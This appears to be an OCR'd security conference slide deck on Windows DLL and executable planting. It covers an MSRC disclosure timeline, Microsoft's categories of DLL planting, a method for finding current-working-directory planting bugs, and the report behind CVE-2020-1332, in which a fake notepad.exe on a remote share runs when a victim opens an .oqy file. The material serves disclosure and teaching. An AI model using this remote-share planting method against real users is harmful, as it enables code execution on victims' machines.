Case study



Case study

Disclosure timeline

```
2019-10-11 - Reported to MSRC (via email)
2019-10-11 - Vendor acknowledge and will update accordingly.
2019-11-04 - Sent an email to vendor asking for update.
2019-11-05 - Vendor replied saying that this does not meet their security bar. No fix f
or this issue.
2019-11-05 - Writeup release.
```

Case study

An elevation of privilege achievable via insecure library loading (PATH) on Windows Service Host Process (Svchost). Vulnerable version of CDPSvc.dll, 10.0.17763.771. Case was reported to MSRC on October 11, 2019. MSRC acknowledge and won't be fixing the issue as it did not meet their security bar. Here's the email update from MSRC:

```
Hi Nafiez,

From our investigation the issue only works if "C:\Perl64\bin" is in the PATH. These ty
pes of cases do not meet the bar because you need to be an admin to add locations to th
e PATH.

PATH DLL planting https://msrc-blog.microsoft.com/2018/04/04/triaging-a-dll-planting-vu
lnerability/

Based on that, no further action will be taken from MSRC and will proceed with closing
out the case.

Regards,
```


Microsoft DLL planting vulnerability guide

Guide

Based on where the malicious DLL can be planted in the DLL search order the vulnerability broadly falls into one of the three categories:

1. Application Directory (App Dir) DLL planting.
2. Current Working Directory (CWD) DLL planting.
3. PATH Directories DLL planting.

Guide



Guide

Current Working Directory (CWD) DLL planting

Applications typically set the directory from where they are invoked as the CWD, this applies even when the application is invoked based on the default file association. For example, clicking a file from the share "*D:\temp\file.abc*" will make "*D:\temp*" as the CWD for the application associated with the file type .abc.


The scenario of hosting files in a remote share, especially a webdav share, makes CWD DLL planting issues more vulnerable. This way an attacker can host the malicious DLL along with the file and social engineer the victim to open/click the file to get the malicious DLL loaded into the target application.

> **Scenario 3:** Malicious binary planted in the CWD.
>
> Application loading a DLL not present in any of the first three trusted location will look for the same in the untrusted CWD. Victim opening a .doc file from the location \\server1 \share2\ will launch Microsoft Word, if the Microsoft Word can't find one of its dependent DLL oart.dll in the trusted location it will try to load it from the CWD \\server1\share2\. Since the share is an untrusted location attacker can easily plant oart.dll to feed into the application.
>
> Trigger => *\\server1\share2\openme.doc*
> Application => *C:\Program Files (x86)\Microsoft Office\root\Office16\Winword.exe*
> App Dir=> *C:\Program Files (x86)\Microsoft Office\root\Office16*
> CWD => *\\server1\share2*
> Malicious DLL => *\\server1\share2\OART.DLL*


How to digging this type of vulnerability?

Digging CWD DLL planting

First, query all type of file under \HKEY_CLASSES_ROOT, and put them to remote share folder.




Digging CWD DLL planting




Digging CWD DLL planting

Second, set process monitor filter.



Digging CWD DLL planting

Finally, We found CVE-2020-1332



Digging CWD DLL planting

I wrote this description to MSRC

```
        This is a remote code execution vulnerability exists Microsoft Office Excel execution file.
        To exploit the vulnerability, an attacker would have to convince a user to open a file with the suffix "oqy",
which is located in a shared folder on a remote computer controlled by the attacker.

////////////////////////////////////////////////////////////
Let me explain how it works:

        First, put a file named "fuzz.oqy" on a remote computer controlled by the attacker. the file content is not
important.

        In the same folder on remote computer, also put the execution file and named "notepad.exe". this notepad is my
POC not a real Microsoft notepad file.

        [KEY POINT 1] For attacker: It must be named notepad.exe otherwise the attack will not success.

        Next, all user have to do is to double click oqy file with the UNC path, the full path like this: "\
\192.168.0.2\dev\fuzz.oqy", that's enough!

        [KEY POINT 2] For user: It must be run in the UNC path, PLEASE DON'T COPY fuzz.oqy to local folder and run it.

        The user's computer will open the program related to oqy, the default is "C:\Program Files (x86)\Microsoft
Office\root\Client\AppVLP.exe".

        AppVLP.exe will look for "notepad.exe" in the current UNC path, and uses it to open the fuzz.oqy file. in this
case, it's "\\192.168.0.2\dev\notepad.exe", that's too bad!

        Finally, the malicious code "\\192.168.0.2\dev\notepad.exe" will run and it will take over the user's
computer. as a test, it just show a joke message.
```


Digging CWD DLL planting


And get acknowledgements

Microsoft Excel Remote Code Execution Vulnerability	CVE-2020-1332	marxixing of Kingsoft Cloud Security Team (@marxixing)

Digging CWD DLL planting

How to solve this issue? Just modify the registry a little bit.





THANKS

Twitter: @nafiez

https://zeifan.my/security/eop/2019/11/05/windows-service-host-process-eop.html

Twitter: @itm4n

https://itm4n.github.io/windows-dll-hijacking-clarified/

This is Me:

Email: marxixing@gmail.com

Twitter: @marxixing